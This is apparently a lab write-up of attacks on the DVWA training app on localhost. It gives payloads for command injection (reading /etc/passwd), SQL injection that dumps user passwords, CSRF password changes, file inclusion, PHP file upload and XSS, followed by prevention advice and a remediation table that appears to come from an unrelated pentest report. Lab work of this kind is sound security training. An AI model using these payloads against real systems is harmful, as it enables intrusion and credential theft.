backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:irc:/var/spool/irc:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MySQL Server,/,/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,:/var/lib/tpm:/bin/false
systemd-timesync:x:992:992:systemd Time Synchronization:/usr/sbin/nologin
rwho:x:103:65534:/var/spool/rwho:/usr/sbin/nologin
gophish:x:104:105:/var/lib/gophish:/usr/sbin/nologin
iodine:x:105:65534:/run/iodine:/usr/sbin/nologin
messagebus:x:106:106::/nonexistent:/usr/sbin/nologin
tcpdump:x:107:107::/nonexistent:/usr/sbin/nologin
miredo:x:108:65534:/var/run/miredo:/usr/sbin/nologin
rpc:x:109:65534:/run/rpcbind:/usr/sbin/nologin
Debian-smtp:x:110:109:/var/lib/smtp:/bin/false
redis:x:111:111:/var/lib/redis:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,/var/lib/usbmux:/usr/sbin/nologin
mosquitto:x:113:114:/var/lib/mosquitto:/usr/sbin/nologin
redsocks:x:114:115:/var/run/redsocks:/usr/sbin/nologin
stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
sshd:x:115:65534:/run/sshd:/usr/sbin/nologin
dnsmasq:x:990:65534:dnsmasq:/var/lib/isc:/usr/sbin/nologin
sslh:x:116:118::/nonexistent:/usr/sbin/nologin
postgres:x:117:119:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash
avahi:x:118:120:Avahi mDNS daemon,,/run/avahi-daemon:/usr/sbin/nologin
_gvm:x:119:122:/var/lib/openvas:/usr/sbin/nologin
speech-dispatcher:x:120:29:Speech Dispatcher,,/run/speech-dispatcher:/bin/false
fwupd-refresh:x:990:990:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
inetss:x:121:124:/var/lib/inetss:/usr/sbin/nologin
geoclue:x:122:125:/var/lib/geoclue:/usr/sbin/nologin
gnome-remote-desktop:x:988:988:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin
statd:x:123:65534:/var/lib/nfs:/usr/sbin/nologin
saned:x:124:127:/var/lib/saned:/usr/sbin/nologin
polkitd:x:987:987:User for polkitd:/usr/sbin/nologin
rtkit:x:125:128:RealtimeKit,,/proc:/usr/sbin/nologin
colord:x:126:129:colord colour management daemon,,/var/lib/colord:/usr/sbin/nologin
Debian-gdm:x:127:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
atta:x:1000:1000:Atta,,/home/atta:/usr/bin/zsh
dvwa:x:128:134:/var/log/dvwa:/usr/sbin/nologin
vboxadd:x:997:1:/var/run/vboxadd:/bin/false

```

Payload exploit:

127.0.0.1 ; cat /etc/passwd | tee /tmp/passwd

- **Command Injection (Medium)**  
**Vulnerability: Command Injection**

### Ping a device

Enter an IP address:

```

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534:/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,:/var/lib/tpm:/bin/false
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
rwhod:x:103:65534:/var/spool/rwho:/usr/sbin/nologin
_gophish:x:104:105:/var/lib/gophish:/usr/sbin/nologin
iodine:x:105:65534:/run/iodine:/usr/sbin/nologin
messagebus:x:106:106:/nonexistent:/usr/sbin/nologin
tcpdump:x:107:107:/nonexistent:/usr/sbin/nologin
miredo:x:108:65534:/var/run/miredo:/usr/sbin/nologin
rpc:x:109:65534:/run/rpcbind:/usr/sbin/nologin
Debian-snmp:x:110:109:/var/lib/snmp:/bin/false
redis:x:111:111:/var/lib/redis:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
mosquitto:x:113:114:/var/lib/mosquitto:/usr/sbin/nologin
redsocks:x:114:115:/var/run/redsocks:/usr/sbin/nologin
stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
sshd:x:115:65534:/run/sshd:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
ssllh:x:116:118:/nonexistent:/usr/sbin/nologin
postgres:x:117:119:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
avahi:x:118:120:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
_gvm:x:119:122:/var/lib/openvas:/usr/sbin/nologin
speech-dispatcher:x:120:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false
fwupd-refresh:x:990:990:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
inetsim:x:121:124:/var/lib/inetsim:/usr/sbin/nologin
geoclue:x:122:125:/var/lib/geoclue:/usr/sbin/nologin
gnome-remote-desktop:x:988:988:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin
statd:x:123:65534:/var/lib/nfs:/usr/sbin/nologin
saned:x:124:127:/var/lib/saned:/usr/sbin/nologin
polkitd:x:987:987:User for polkitd:/:/usr/sbin/nologin
rtkit:x:125:128:RealtimeKit,,:/proc:/usr/sbin/nologin
colord:x:126:129:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
Debian-gdm:x:127:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
atta:x:1000:1000:Atta,,:/home/atta:/usr/bin/zsh
_dvwa:x:128:134:/var/log/dvwa:/usr/sbin/nologin
vboxadd:x:997:1:/var/run/vboxadd:/bin/false

```

Payload exploit:

127.0.0.1| cat /etc/passwd

- Command Injection (**High**)

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

Submit

</var/www/html/dvwa/vulnerabilities/exec>

Payload exploit:

127.0.0.1|pwd

- SQL Injection (Low)

## Vulnerability: SQL Injection


User ID:

ID: 1'or '1'='1 UNION SELECT \* from password  
First name: admin  
Surname: admin

Payload exploit:

1' OR '1'='1'#

- SQL Injection (Medium)



Payload exploit:

Intercept the request and send it to repeater

Change id into 1 UNION SELECT user, password FROM users –

And click send

- SQL Injection (High)

## Vulnerability: SQL Injection

Click [here to change your ID.](#)


ID: 1' OR '1'='1'#  
First name: admin  
Surname: admin

ID: 1' OR '1'='1'#  
First name: Gordon  
Surname: Brown

ID: 1' OR '1'='1'#  
First name: Hack  
Surname: Me

ID: 1' OR '1'='1'#  
First name: Pablo  
Surname: Picasso

ID: 1' OR '1'='1'#  
First name: Bob  
Surname: Smith




The screenshot shows a modal dialog box titled "SQL Injection Session Input ::". The address bar at the top displays "127.0.0.1/dvwa/vulnerabilities/sqli/sess". The main content area shows "Session ID: 1' OR '1'='1'#" above an input field. To the right of the input field is a "Submit" button. Below the input field is a "Close" button.

Payload exploit:

1' OR '1'='1'#


- SQL Injection Blind (Low,Medium,High)



Payload exploit:

1' OR '1'='1'#

- **CSRF (Low)**




Payload exploit:

[http://127.0.0.1/dvwa/vulnerabilities/csrf/?password\\_new=password&password\\_conf=password&Change=Change#](http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#)



## • CSRF (Medium)



Payload exploit:

Turn intercept on

[http://127.0.0.1/dvwa/vulnerabilities/csrf/?password\\_new=password&password\\_conf=password&Change=Change#](http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#)

add to repeater

Referer:

[http://127.0.0.1/dvwa/vulnerabilities/csrf/?password\\_new=password&password\\_conf=password&Change=Change](http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change)



- **File Inclusion (Medium)**



Payload exploit:

<http://127.0.0.1/dvwa/vulnerabilities/fi/?page=/etc/passwd>

[page=/etc/passwd](#)

- **File Inclusion (High)**



Payload exploit:

<http://127.0.0.1/dvwa/vulnerabilities/fi/?page=file:///etc/passwd>

**page=file:///etc/passwd**

- File Upload (Low)

### Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../../../hackable/uploads/file.jpg.php succesfully uploaded!

Payload exploit:

Touch file.jpg.php

Then upload

- Javascript (Low)

### Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

Payload exploit:

Change the value of the form on inspect to success

```
>> generate_token()  
← undefined  
>>
```

at console type `generate_token()`

then click submit

- Javascript (Medium)


## Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

Payload exploit:



The screenshot shows the Burp Suite interface with an intercepted HTTP response. The response is from `http://127.0.0.1:801/dwa/vulnerabilities/javascript/`. The HTML content is displayed in the right pane, showing a form with a 'token' input field and a 'submit' button. A JavaScript payload is injected into the 'submit' button's 'onclick' event, which triggers a POST request to the same endpoint with the token value set to 'success'.

Intercept the request and the respond change the value to success and forward

And click submit

- Javascript (High)

### Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

Payload exploit:

Change the form value to success and enter success value at the form


Search high.js at the debugger tab and copy the entire code and enter it at <http://deobfuscatejavascript.com/#> to change the code to be readable

Go to console at browser and enter token\_part\_1("ABCD", 44); and token\_part\_2("XX")

And click submit



- XSS Stored (Low)



### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

[Sign Guestbook](#) [Clear Guestbook](#)

---

Name: a  
Message:

Name: b  
Message: [mangtap](#)

Name: c  
Message: [Click Me](#)

#### More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>


Payload exploit:

```
<button id="myButton">Click Me</button>
```

```
<script>alert('Test')</script>
```

```
<input type="text" id="a" name="a">
```


- XSS Reflected (Low)



Payload exploit:

``

- XSS DOM (Low)



Payload exploit:

[http://127.0.0.1/dvwa/vulnerabilities/xss\\_d/?default=%3Cscript%3Ealert\(%27Test%27\)%3C/script%3E](http://127.0.0.1/dvwa/vulnerabilities/xss_d/?default=%3Cscript%3Ealert(%27Test%27)%3C/script%3E)

`<script>alert('Test')</script>`

## Impact and How to Prevent :

### 1. Brute Force (Low, Medium, High)

- Impact of Exploitation: Attackers gain access through your login credentials using brute force methods.
- How to Prevent: Encourage stricter password policies, changing it once in a while. Limit login attempts, and monitor suspicious login behavior such as implementing 2FA.

### 2. Command Injection (Low, Medium, High)

- Impact of Exploitation: Attackers can access people's data using command injections. With this they gain unauthorized access or exfiltrating sensitive data.
- How to Prevent: Validate and sanitize all input, restrict system command executions, and implement proper access control.

### 3. SQL Injection (Low, Medium, High)

- Impact of Exploitation: Attackers can manipulate database queries to retrieve or alter sensitive information.
- How to Prevent: Use prepared statements, apply input validation, and avoid dynamic SQL queries.

### 4. SQL Injection Blind (Low, Medium, High)

- Impact of Exploitation: Attackers can gather information from databases through blind SQL injections.
- How to Prevent: Same measures as for regular SQL injection—input validation and prepared statements.

### 5. Cross-Site Request Forgery (CSRF) (Low, Medium)

- Impact of Exploitation: Attackers can trick users into performing unwanted actions in authenticated sessions.
- How to Prevent: Implement CSRF tokens for critical actions, validate origin headers, and enforce secure cookie settings.

### 6. File Inclusion (Low, Medium, High)

- Impact of Exploitation: Attackers can include unauthorized files, allowing access to sensitive files or execution of malicious code.

- How to Prevent: Validate and sanitize file paths, use whitelist file extensions, and implement strict access controls.

## **7. File Upload (Low)**

- Impact of Exploitation: Malicious files can be uploaded and executed on the server.
- How to Prevent: Validate file types and sizes, whitelist file extensions, and scan files with antivirus before saving.

## **8. JavaScript Exploitation (Low, Medium, High)**

- Impact of Exploitation: Malicious scripts can be injected and executed on the client side, compromising user data.
- How to Prevent: Input Validation, restrict script sources, and enforce Content Security Policy (CSP).

## **9. XSS Stored (Low)**

- Impact of Exploitation: Stored XSS can be used to attack other users by executing malicious scripts from the server.
- How to Prevent: Sanitize input and output, limit user input fields, and use a whitelist approach for allowed characters.

## **10. XSS Reflected (Low)**

- Impact of Exploitation: Harmful scripts can be reflected in URLs and executed in the user's browser.
- How to Prevent: Sanitize URL parameters, validate input, and apply strict filters to ensure no untrusted input is executed.

## **11. XSS DOM (Low)**

- Impact of Exploitation: Malicious scripts can be made in the Document Object Model (DOM) without involving the server.
- How to Prevent: Avoid using untrusted data in DOM manipulations.

## Remediation

Who:	IT Team
Vector:	Remote
Action:	<p>Item 1: VPN and OWA login with valid credentials did not require Multi-Factor Authentication (MFA). TCMS recommends DC implement and enforce MFA across all external-facing login services.</p> <p>Item 2: OWA permitted unlimited login attempts. TCMS recommends DC restrict logon attempts against their service.</p> <p>Item 3: DC permitted a successful login via a password spraying attack, signifying a weak password policy. TCMS recommends the following password policy, per the Center for Internet Security (CIS):</p> <ul style="list-style-type: none"><li>▪ 14 characters or longer</li><li>▪ Use different passwords for each account accessed</li><li>▪ Do not use words and proper names in passwords, regardless of language</li></ul> <p>Item 4: OWA permitted user enumeration. TCMS recommends DC synchronize valid and invalid account messages.</p> <p>Additionally, TCMS recommends that DC:</p> <ul style="list-style-type: none"><li>▪ Train employees on how to create a proper password</li><li>▪ Check employee credentials against known breached passwords</li><li>▪ Discourage employees from using work e-mails and usernames as login credentials to other services unless absolutely necessary</li></ul>

### Additional Reports and Scans (Informational)

TCMS provides all clients with all report information gathered during testing. This includes vulnerability scans and a detailed findings spreadsheet. For more information, please see the following documents:

- Demo Company-867-19 Full Findings.xlsx
- Demo Company-867-19 Vulnerability Scan Summary.xlsx
- Demo Company-867-19 Vulnerability Scan by Host.pdf



Last Page